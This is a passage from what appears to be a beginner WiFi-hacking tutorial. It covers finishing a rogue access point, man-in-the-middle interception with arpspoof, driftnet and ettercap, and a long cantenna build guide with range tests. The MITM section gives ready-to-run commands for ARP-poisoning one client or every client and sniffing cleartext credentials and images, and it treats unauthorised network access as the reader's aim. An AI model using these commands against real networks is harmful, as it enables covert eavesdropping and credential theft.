
iptables --append FORWARD --in-interface ato -j ACCEPT
iptables --table nat --append POSTROUTING --out-interface wlano -j MASQUERADE

Left to do is to start the DHCP- server in bridge ato

dhcpd -cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid ato
/etc/init.d/isc-dhcp-server start



And that's it. The rest is entire up to you. Let's connect to Mad76e with a client and have a look



That's all I'm going to tell about setting up an AP in Kali this time

Well Congratulations, you're in

At this point you may have access to the network, congratulations are in order. If this is the first AccesPoint that you hacked I understand. That particular feeling is awesome! You can get addicted to that feeling, be warned. Now it's entire up to you to do whatever you want with this. I will mention a few tips how to continue, but you may be fine with a free internet connection.

One way to continue is to spy on your target with a MITM attack one is to penetrate further by scanning targets on the network and look for vulnerabilities. Now this part is not covered in here at all, because it's one thing to hack a another thing to penetrate a client on the network, and that's nothing for a beginner to start with. I will not cover this area to much at all with respect to those who is beginners to this. Expect more in the next book

IX. MITM

For some stupid reason people think this area belongs to hacking but nothing could be more wrong. You do the exactly the same thing when you're sitting on a network connected to a cable. Because people have put WiFi hacking synonymous with MITM, therefor I'm forced to write something about that area. Remember, this is a "beginner books" intended for newbies, so I won't cover every aspect of the MITM, also I know it's more than one way to do this, and I'm not going to do one for every scenario, I'm just give a hint on the subject and how it's done

The simple way!

Open a terminal window. We need to see if we have selected IP forward, else this is not going to work

cat /proc/sys/net/ipv4/ip_forward

If you wrote correct you will see a zero here, we want to change the value to 1 so...

echo 1 > /proc/sys/net/ipv4/ip_forward

The simplest way do a MITM is to use the command "arpspoof". But we must do it at both ways else we might just do a Denial of Service attack on either the client or the router, so...

arpspoof -i wlan0 -t 192.168.1.21 192.168.1.1

new terminal window..

arpspoof -i wlan0 -t 192.168.1.1 192.168.1.21

This allowing all traffic from user 192.168.1.21 to router 192.168.1.1 be directed through you

Above is the Arpspoof, this is the simplest type of MITM attacks.. All traffic from 192.168.1.21 and to 168.1.1 will go through our machine without letting the user know.

From here it's all up to you, if you're willing to fire up Wireshark, with specific filters, or use driftnet is one thought though or urlsnarf, msgsnarf, filesnarf, mailsnarf to mention a few. I leave it up to you in this example. Here I'm firing up driftnet to spy on pictures

driftnet -i wlan0

You could do this with Ettercap as it does need some more work though

<u>The harder way, with sniffing!</u>

First you need to edit in the etter.conf file. It should be located in /etc/ettercap/


We need to change IP forward this time as well

echo 1 > /proc/sys/net/ipv4/ip_forward

nano /etc/ettercap/etter.conf

At the top of the configuration file you will find the [privs], you have to change the ec_uid and ec_gid numbers from 65534 to 0, this will allow Ettercap to run as an admin.

Also further down you will find IP-tables
Uncomment the following lines by removing the hash ("#") (Marked in the picture)



Don't forget to save the file before quitting with ctrl+O" (WRITE OUT)

Now we want <u>ALL traffic</u> to go through our computer not only port 80 as most of the tutorials out there so we don't change anything else. When are people going to understand? We have more than 65000 ports to cover, I admit, port 80 is interesting, but things like FTP, POP3, Telnet and so on uses

different ports and often sends username and password in clear text

Now were going to run Ettercap against one specific target


sudo ettercap –Tq –M arp /192.168.1.1/ /192.168.1.50/ -i wlan0

-M ARP = MITM attack with arp spoofing
-Tq = The text only interface, only very interactive, press 'h' in every moment to get help on what you can do and in quiet mode.
/IP 1/ = Gateway
/IP the target
-i wlan0 = Interface

And again, it's all up to you to do what you If you want to change the ettercap to save a dumpfile for you to go through later or you want

Or you could attack all targets on the network by doing it like this

sudo ettercap -i wlan0 -Tq -M arp:remote /192.168.1.1/ //
/192.168.1.1/ = gateway / router
// = include all clients



The only difference in this is that "//" attacks all clients, however doing this will slow down your computer (network) depending on how many that is online. I don't recommend using this against everyone in the subnet. Now this was what I had in mind today with MITM

A. Cantenna, the cheapest antenna for the wireless hacker

This is one of my projects I decided to translate and rewrite in this book I will go over some very basic theory, and how to build it, and include some testing with it in a line of sight with as few interference as possible. Why I include this in the book is simple, I want that the masses that read this book should be able to get a stronger antenna without ruining them, and a cantenna is a cheap street smart way to get some good results. It's interesting though, how a simple thing as a "can" could be helpful to get a better reception Antennas today aren't that expensive, but I bet you none of them is as cheap as this. This is the poor WiFi-hackers choice. It's normally small, and somewhat strong, around 7-10dBi, and it's a directional antenna. The price to make one seldom exceed $7. You can easy make it longer by buying a longer can or perhaps use a welding machine and an aluminum tube as I have done. There are both pros and cons with a long antenna, as I will talk about later.

Important Info!! To use a Cantenna of this type that's described in this PDF its required that your WiFi USB stick /

has an external antenna with an R-SMA connector, so you can replace the antenna with an pigtail.

The most expensive part is the N-connector that's around $3. The can of course, nuts and bolts doesn't cost many cents and the 2mm copper wire you can get for free, just ask any electrical store if they have a 5cm leftover cable that you can have.

In this test I'm using the Pringelscan, that works, but it's far from optimal, it sucks to be frankly but it works. If I wanted to choose I will go for something like Big Chunk Chili can" or similar

You will come a long way by not going in depth and rely on a couple of simple rules. The idea is to show you how to build the antenna and show some performance in a LOS (line of sight) and test it for you guys in different distances.

First we have to decide what a Cantenna really You can hear it by the name, "Cantenna" comes from the word "Can antenna" which is a good explanation of what we are doing. We are building a WiFi antenna from a can! In an ordinary antenna construction, it is important to get the right feed with the correct impedance! (Usually 50 or 1000hm) but we will not have this problem with this model of antenna. Imagine a bottle and you blowing in it to get a tone. It is like a church organ. With the right distance away from the bottom and the right length of the dipole you will get your tone. “The Ting” we intend to blow with in this case is a ¼ dipole, or a thick 1,8-2mm copper cable, called a waveguide

There are many different types of waveguide antennas out there, the problem with most of them is that you need a welding-machine, and more equipment but the best part is that those are way stronger than the cantenna. I’m talking about the "slotted waveguide antennas estimated performance is approximately 16-18dBi. I must also mention the Bi-Quad antenna as well. I might cover the BI-quad antenna in a different book.. You can use it with a satellite dish, but it work well just as it is. Effect without the disk 12-16dBi. All of these antennas are easy to build, and easy to understand, however I believe that the cantenna are the most easiest to build.

So I have used the cantenna for many years. I have used it in my war driving days and you know, things happens and you buy stronger, better and more reliable antennas and things as this just take up unnecessary place in my brain, so I thought about sharing

It was not long before the track led me into a closet that should remain closed. I realized pretty quickly that this type of antennas are highly prized in the WiFi hacker circles, just because its small, easy to build and strong, but that does not sit equally well by the FCC (Federal Communications Commission), and the Swedish equivalent PTS (Post and Tele Styrelsen) It is not illegal to own or use a Cantenna (in Sweden) but they don't like you to use them, and if you use it to take you into someone's network without permission from the owner, and you get caught you're going to get fines for using the antenna in addition to your other charges, if they can prove that your antenna interferes with other licensed frequencies

The purpose of this tut is to show how to build an antenna and how powerful they are. I had intended from the beginning just build an antenna, but it gets two. I want to check and compare a pringelscan against another more professional that I built entirely of aluminum. The pringelscan / tin-can are most

common in hacking spheres, and I want to compare how much difference there is between these to.

So one of the cantenna is built of a pringelscan, the other one is built of thicker aluminum tubing. Why I chose a pringelscan is to the inside of this is covered with a thin aluminum foil, cheap to buy and the bottom is made of aluminum. The thin aluminum foil in the cardboard tube is enough for it to be used as an antenna. The phenomenon is called the "skin effect" and is the current that the electromagnetic oscillation we call radio waves generates, which is gaining more superficial in a metal the higher the frequency is. It is therefore important that the surface leads well and is not corroded or full of dust etc. Depending on the material that leads, best had been the gold of course, after silver copper and aluminum but tin and plate works as well.

Is it worth the cost to build a professional Cantenna by yourself that I do in this case is doubtful, as there actually are a lot of WiFi antennas with decent gain out there for $30-$40, but the greedy who is satisfied with a can of “brown beans" will to realize that the price of manufacturing such does not exceeds $10 The reason I chose to manufacture two cantennas is partly to compare performance. There are a lot of fantasy figures who claims 5km, 10km and 15km or more. These figures seem taken out of the air and do not have anything to

do with reality. My goal will be to see if I can connect from my laptop via my mobile that I made into a wireless access point (tethering). However the transfer speed and the phones WiFi antenna isn't that big, the WiFi antenna doesn't exceed 2dBi. So every millimeter I'm right in this build will increase the chances of success. Personally, I hope that this experiment will work. It sounds a bit like a fairy tale to get any speed from 1,000 meters with such a weak signal as 2dBi, but then I never tried so do not know the result either (EDIT: But I do know now)

While you are careful with millimeters, you should know that an ordinary tin can will do fine for a cantenna Just check the length of the can, it must exceed 3/4 of a wavelength. However, you should know that there are both advantages and disadvantages of a long Cantenna, more on this later. So where going to go in depth on this, and to understand anything of this you have to be good in math and in physics. It is more to this than you can imagine, however I will try to not be boring about this, and if I'm doing this right, this is going to be an interesting read.

Well then. Back to the building.

What we need is the following things.
1 tin can (Pringelscan, aluminum tin or similar metal) or even a a pipe.

N female chassis connector.
4 long screws (or longer, type M3x20MM depending on tube)
4 M3 nuts
1 x 35mm long 2mm thick copper cable
Tiny bit of solder

And we may need these tools
A drilling machine
1 x 4mm and 1x 11mm drill
A center punch
Hammer
Soldering iron
Ruler


Before we put our teeth in manufacturing, it is a lot of math and theory, we have to go through. There is a lot of thinking and planning. Without these three key dimensions of the antenna will not work or perform well. We will go through it one by one.

The inside diameter of the can
The length of the dipole (or half dipole)
And the length from the bottom to the dipole

So we start with the diameter of the can.

The inner diameter of the can is important; it is along this that the radio waves will "bounce". Too small diameter or large diameter reduces the effectiveness. The picture below shows theoretically how the radio waves will behave inside our Cantenna.

You can also see that the dipole (quartz dipole) mounted 1/4 wavelength from the bottom. The diameter of the tube/tin-can affects this because when you choosing a smaller tube, it require a longer distance to travel to get a 3/4 wavelength, and a longer distance from the center of the dipole to the bottom of the can. I will explain more in detail later. If the distance is right obtained a reinforcement of the signal (wave) will occur because the wave that goes in or out are stored on top of each other and added each it is reflected in the tube, so theoretical a very long tube will get you a stronger But more about that later.



The optimum diameter for the band is 85mm, and my advice is to stick somewhere between 75-95mm Over 95 and under 75mm works of course, but the effect may be reduced. There

is of course an upper and a lower limit where the diameter is either too big or too small. Upper limit is approximately 95mm and lower limit is approximately 75mm this is because each waveguide has an upper and a lower "cut-off frequency" where it starts to function much worse. This is called the "Cut-Off Freq. for TE11 Mode" and "Cut-Off Freq. for TM01 Mode"

However the WiFi signal in free air is “12,5” cm so a cylinder greater than 125mm won’t work any good at all..

This means that our dear pringelscan with diameter 73mm is not at all optimal, but works. I expect pretty weak performance of the pringelscan

The length of the dipole

This part is that we lead and fix our copper thread in our N-connector. This copper wire which should be between 1.8 - 2.5 mm thick will be soldered to the center pin. It should not under any circumstances be any contact between the center pin and the rest of the contact. Make the a bit too long (35mm), we can easily correct this after it is soldered. The copper thread will be our "Whistle"

What determines the length of our dipole is the wave propagation speed in the thread, called Velocity Factor. It depends on the dielectric constant of the medium surrounding the wire. A naked wire in air with nothing except air as insulation, so when we calculate this we must not assume the speed of light 300k in vacuum, we must count speed of light in air from 299.7k when you count the length of a conductor surrounded by air. The wavelength therefore 299.7 divided by frequency and then divided by four if you should have a quarter wave (299.7 = speed of light in air / 2,4gigahertz speed of WiFi / 4 for a quarter wave) = 31,2mm. This is the theoretical length. But then things like channel counts, so we end up somewhere between 29-31 mm. 30mm is a good start.

Another way to figure out the same thing is this. The length of the dipole should be 299.7 / x frequency conduction velocity in the material (about 0.95 for copper) divided by 4 for a quarter wave. At 2450 MHz the dipole will be 29,65mm

The length from the bottom of the can to the center of the N-connector

The length is supposed to be a quarter of a full wavelength inside our can. Radio waves tend to do some strange things when they are in contact with the metal, first off they bounce, but they will also change the ratio of the wave depends on the diameter of the pipe, as you can see below, so in a way

theoretical it moves faster than light, but I'm sure some professor can shed a light on that one he he he he, I know there must be an explanation, but that part I haven't figured out yet.

So if we change the dimension on our tube, our wave become longer or shorter depending on the dimension, so the smaller tubes used, the wave becomes longer. As a wavelength of a pringelscan becomes 8,58cm x 4 = 34.2cm while the wavelength in a can with a 10cm in diameter is 4.44 x 4 = 17,66cm!!

Below you have the diameter of the tube and where you will find ¼ wavelength. D= Inner Diameter, so it's just for you to mark, and drill :)

<u>D= inside diameter of the can</u>

D=73mm	85,8mm (pringelscan)
D=80mm	70.1mm
D=81mm	67.5mm
D=82mm	64.5mm
D=82.5mm	63.3mm
D=83 mm	62.1mm
D=84mm	59.9mm
D=85mm	58.1mm

D=90mm 51.4mm
D=95mm 47.2mm
D=100mm 44.4mm

The length of the can!

The only important measurement here is that the can MUST be at least 3/4 wavelength. After that it's just to experiment by adding 1/4 wavelength until you're happy. If the distance is right obtained a reinforcement of the signal (wave) will occur because the wave that goes in or out are stored on top of each other and added each time it is reflected in the tube. While the effect is strengthened by its length, the worse the beamwidth will be. Imagine the difference between a 3degrees beamwidth and 25degrees. The further away you pointing your antenna on, the worse it's going to be. Example 200 yards away and moving the cantenna 1mm you will not notice anything with a cantenna that have a 25degrees beamwidth. But the one that has a smaller beamwidth you will lose connection. You need a tripod and windless day, and some pure luck to use.

It is true that the longer your antenna is the more profit you will get. However, it reduces the gain slightly after 6 or 7 wavelengths and it is not important to have a longer antenna than that. The disadvantage is that it becomes a total nightmare to target anything, it's going to be like a damn laser

beam, and we have to go half way. Here is a bad example; a wavelength on a pipe with inner diameter of 84mm is about 24cm, which means that we would have an antenna that is 6 wavelengths, which is 144cm! You understand that it would be completely impossible to use it against anything,

So use a length that feels comfortable to work with. Minimum recommended length of a fully functional Cantenna corresponds to a ¾ of a wavelength, but I think that it's somewhat weak. A wavelength should be used. But please do not be longer than 50cm how tempting it may be. For each decimeter it gets longer, it becomes increasingly difficult to target. If you are compelled to want a really long antenna so I suggest that you mount any kind of laser pointer on the pipe, and arms you with a pair of binoculars if you plan to use it at long range.

Most canned foods that you buy today may be a little short (for 3/4 wavelength), and to solve this "little" problem, we buy just two cans that we either plumbs together with a little tin or welds, depending on material in the can. The poor man's solution "tape" together two cans work, but should not be used. If you still want to use this method, ensure that the two cans in contact with each other, it can easily happen that they end up losing touch with each other, and you will lose performance

If you choose I Aluminum tubes so there are a number of companies that sell aluminum tubing Email them as they sell both pipes per meter and after the customer's wishes

Please note that it is the interior dimensions of the tube that is of interest to us (Aluminum tube 90mm. Thickness 3 mm = 90-3-3 = 84mm)

3/4 of a wavelength of a minimum length required for the antenna to operate. D= Inner Diameter

D= Inner Diameter

D=73mm are 3/4 wavelength 257,5 mm (pringelscan)
D=80mm are 3/4 wavelength 210,3 mm
D=81mm are 3/4 wavelength 202,5 mm
D=82mm are 3/4 wavelength 193,5 mm
D=82,5mm are 3/4 wavelength 189,9 mm
D=83mm are 3/4 wavelength 186,3 mm
D=84mm are 3/4 wavelength 179,7 mm
D=85mm are 3/4 wavelength 174,3 mm
D=90mm are 3/4 wavelength 154,2 mm
D=95mm are 3/4 wavelength 141,6 mm
D=100mm are 3/4 wavelength 133,2 mm

Ladies and gentlemen ... Let me introduce David and Goliath. I ordered 420mm but accidentally got 500mm! I'm not :) Since I do not have a precision saw, I get to make it a bit longer than I originally thought :)

Theoretically I'm hoping to get a directional antenna that has between 10-12dBi, it all depends how thoroughly I'm with the tenths on my millimeters. The pringelscan (extended version) has slightly lower performance, perhaps 5-6 dB partly because the diameter is not optimal, partly because it goes into more wavelengths in the aluminum cantenna. The more wavelengths you get in, the stronger it becomes.

Amplifications

The main Idea of to getting a better antenna is that you want to get better reception. No matter if it is a 3G antenna or antenna to your TV, they work in basically the same way. Even in the wireless world, the term dB (sometimes even dBi) is used when talking about amplification. My monster cantenna in aluminum provides perhaps 12dB, but things like contacts joints and length of the cable dampened the gain down a bit. Unfortunately, the longer the antenna cable (pigtail in this case) you have, the more power is lost, so to bet a buck or 2 on the right low loss cable, and a try to use as short cable as you can.

So normal people understands. A "6dB gain" is the same as cutting the distance to the router in half. If you were 1 km away from the target router with your current antenna, (in a line of sight) and change it with an antenna that's given you "6dB gain". It will be the same thing as you stood 500m from the same router with your old antenna. The closer you are the better coverage and data you have in theory.

Calculator

There are a number of sites that offer a calculator to figure out the dimensions if you find a can with another measurement other than those I have given here.

http://www.wikarekare.org/Antenna/WaveguideCan.html

http://kioan.users.uth.gr/wireless/cantenna/

Finally we passed theory, now it's time to practice what we leaned

Now is the time to practice what we learned so far. The principle is the same for any of the cans/tubes/pipes you choose. My favorite is the pringelscan, but you may have already caught on to something different, perhaps canned goods "Doles pear slices" or something else, so be it. First we head to the supermarket and buy ourselves a can or tube. The can may be a pringelscan or even a tin can with the minimum diameter between 7,5-10cm, of course as long as you want (minimum 3/4 wavelength

If you go with a pipe you have to wield a plate in the bottom in one of end of the pipe. It does not need to be airtight though, but you have to fix it tight because it should never be a gap between the pipe and the plate

... And then we head to the hardware store. Where do we get the M3 screws and nuts and a little solder. We buy a copper thread and N-connector on the hobby shop, possibly at a retailer that deals with radio traffic

Ohh regarding the copper wire, it doesn't matter if it has a silver coating or not as long as the leading thread is 2-2,5 mm thick. After we emptied the pringelscan on its content (Buurp!), we must measure and drill holes for the N-connector. We can start by scribing a mark, possibly making a smaller hole first with an awl before we drill. You need 11mm drill bit to the N connector and 4mm for the fixing screws. The second thing we must do is to solder the copper wire

When the thread is finally soldered and cooled, it's time to shorten it to the appropriate length. We measure the entire length of the wire down to the bottom of the N-connector, and

cut it at the right length, and then we attach the N-connector in the can. Please note that I choose the M3 screws with countersunk heads, because I want to have as little metal as possible to stand up inside the tube because that can cause interference. The nuts are always fixed on the outside :)

Important info regarding the pringels-cantenna

When repeating performance tests was not to the satisfaction, I have come to a conclusion that 25,5cm is too small to work without a front catcher, so to fix this, we had to either screw together a front collector or tape on another pringelscan, and I'm too damn lazy to do this, so I'm going to cut the bottom and tape in another pringelscan. Here is a picture of a front catcher and a picture of how the cantenna looks after you extended it. And now it works as it should. It seems that 3/4 of a wavelength becomes really 85,85mm x 3, i.e. 257,55mm. A single pringelscan is unfortunately only 255mm (-3mm when the bottom of the can is

Now what?

The antenna itself is now finished and we are ready to use the antenna. What we need is a so-called Pigtail. A pigtail is a converter with a wire in between. This cable is connected between your USB adapters RP-SMA connector and the N-

connector of the cantenna. What you do is you screw of the antenna on your and replace the cable in the same location as the antenna was. Note that different antennas have different connectors, you must be aware of the relationship that you have on your wireless card before ordering. The I will use looks like this. And is about 50cm long.

I want more theory, I want to improve my cantenna

Well, there are a couple of things you can try before making the antenna. You can optimize it for a specific channel. In that case were going to use a specific height on the dipole and shift the position of the N-connector

In Europe, the WiFi in 2400 the band are spitted in 13 channels. For all these channels, you can only optimize for 1 with a Cantenna. It works on all channels, but works best on the channel you The length of the dipole from the bottom of the N-connector to the top is very thoroughly down to the 100th of an mm. With 90% of the Swedes insist on running their routers on auto so they end up mostly on either channel 1 or 6, so my tip is to optimize for channel 3 when you have performance on both Channel 1 and 6

Length on the dipole,

<u>These measurements are the same no matter the diameter of the tube</u>

Channel 1 = 31,318mm
Channel 2 = 31,008mm
Channel 3 = 30,994mm
Channel 4 = 30,880mm
Channel 5 = 30,817mm
Channel 6 = 30,754mm

Channel 7 = 30,691mm
Channel 8 = 30.628mm
Channel 9 = 30,566mm
Channel 10 = 30,503mm
... And so on
However the Height from the bottom of the can to the center of the N-connector varies unfortunately, depending on diameter of the can, so


85mm = the difference between channel 1-13 is 5.014mm
Channel 1 begins at 60,295mm and ends on Channel 13 on 55,280mm
84mm = the difference between channel 1-13 is 5.510mm
Channel 1 begins at 62,397mm and ends on Channel 13 on 56,866mm

83mm = the difference between channel 1-13 is 6,116mm
Channel 1 begins at 64,825mm and ends on Channel 13 on 58,708mm
82mm = the difference between channel 1-13 is 6,872mm
Channel 1 begins at 67,668mm and ends on Channel 13 on 60,795mm
81mm = the difference between channel 1-13 is 7,838mm
Channel 1 begins at 71,051mm and ends on Channel 13 on 63,213mm
80mm = the difference between channel 1-13 is 9,106mm
Channel 1 begins at 75,161mm and ends on Channel 13 on 66,065mm

Damn! I already built it you dumb fuck! So what can I do!

Well we can improve it still by attach a funnel to your Cantenna. The funnel provides amplification from 3dB with a double diameter of the funnel (to clarify .. is the inside diameter on the can 8cm so will funnel inner dimension being around 16cm to get the 3 dB extra) The optimum angle is 30° advantage of the funnel is that it somewhat easier aligning the antenna. Talk to someone who works at a metal that can make a funnel. I want to point this out.."""You don't get the gain of 3dBi antenna but you will get 3dBi better results on the routers that you connect to with a funnel"". so 4x will give you 6dBi however I'm not sure that more than 4x Diameter will preforms better than 6dB, just simply because I don't had the chance to test :)

The cantenna will now change name to a Horn



This is how my monster cantenna looks today. It's an old pic, the funnel are 4 X 85 mm = 340mm diameter on the funnel

Hardware required

Before we start with the tests, let's take look at the hardware that's We need some kind of computer. In my case it's a small notebook. **It's required to have a WiFi stick that have a removable antenna** (and with hacking in mind a WiFi-stick that supports injection) and we need a pigtail unless we building an **active cantenna** (more about that later)

Also we want some kind of router. In this test I have used an old Xperia X10i in tethering mode that works as a router

Also there's a good idea to find some kind of tripod or alike so we can fix the cantenna. I'm using a flower stool that I'm using upside down

B. Tests

To test our stuff, we need to find a comfortable distance to "Line of Sight" is desired but I would like to keep track so no one with long fingers decides to pick my equipment. As I mentioned before, I intend to try to use my phone as a tethered router, and I know that the WiFi-signal isn't the best, but I still hope I can make something out of it.

The distances I intend to try is 180meter, 414meter, 580meter, 919meter, 1003meter and 1044meter, and possibly a bit more. Finding 1000meter "line of sight" proved to be a hard nut to crack, and I had to resort to Google Maps to find it. Reason for these odd dimensions is that I selected these sites because they are a bit remote and does not attract too much attention. I would rather stand in a place that gives less attention than a place that definitely catches one's interest

To stand with computer and Cantenna on the roadside involves some risks and some prying eyes. So some of these tests is going be made on the darker hours of the day. I do nothing illegal with what I do this time, but I do not want the whole village where I live whisper around and speak ill about what I do. It's so easy for stuff to be a hen of a feather in this

village. And soon you have a whole bunch of "idiots" who think I hack every wireless access point in the village I do, but that has nothing to do about this So far I have not solved how I will do to keep the antenna steady. I need some type of device that can keep it still like a tripod. I have a temporary rig clear that I will use during the tests, if now nothing shows up

Note: Picture was taken before the funnel was manufactured

The Aluminum cantenna


When the performance is so very far apart, I decided to divide the tests. First, we test the aluminum cantenna, and then we take pringels cantenna. The pringels cantenna are actually quite

a few inches longer than aluminum cantenna with the extra extension I made to it


First test 580meter.

The aluminum cantenna is only used in this test, the router does not show up in the program called with antenna (4dB antenna), and the pringels cantenna was not tested at this distance when I was parked right outside the kitchen window next to a house and did not want to be left on the site for longer than necessary because I wanted to avoid the prying eyes

The distance is a bit surprising 580 meters according to the Eniro maps, but it was by far the best place. A track in inSSIDer showed that the router renamed to "Test" was around 80dB, which is not at all desirable, but I'm sitting in a car, and direct it through the rear window and some bushes covers partly the way. The router (mobile) has a low 2dB antenna. So I can't really complain. According to the manufacturer, it is about 4 times longer than the original antenna on 4dB can handle.



But when I run speedtest I get pleasantly surprised, at the same time it feels a little weird. I had expected a slightly lower speed when I have that reception, but no! **Please note that mobile broadband is limited to 1Mb / s DL and 0.5Mb / s UL**. It is also interesting to note the average high ping time despite the distance

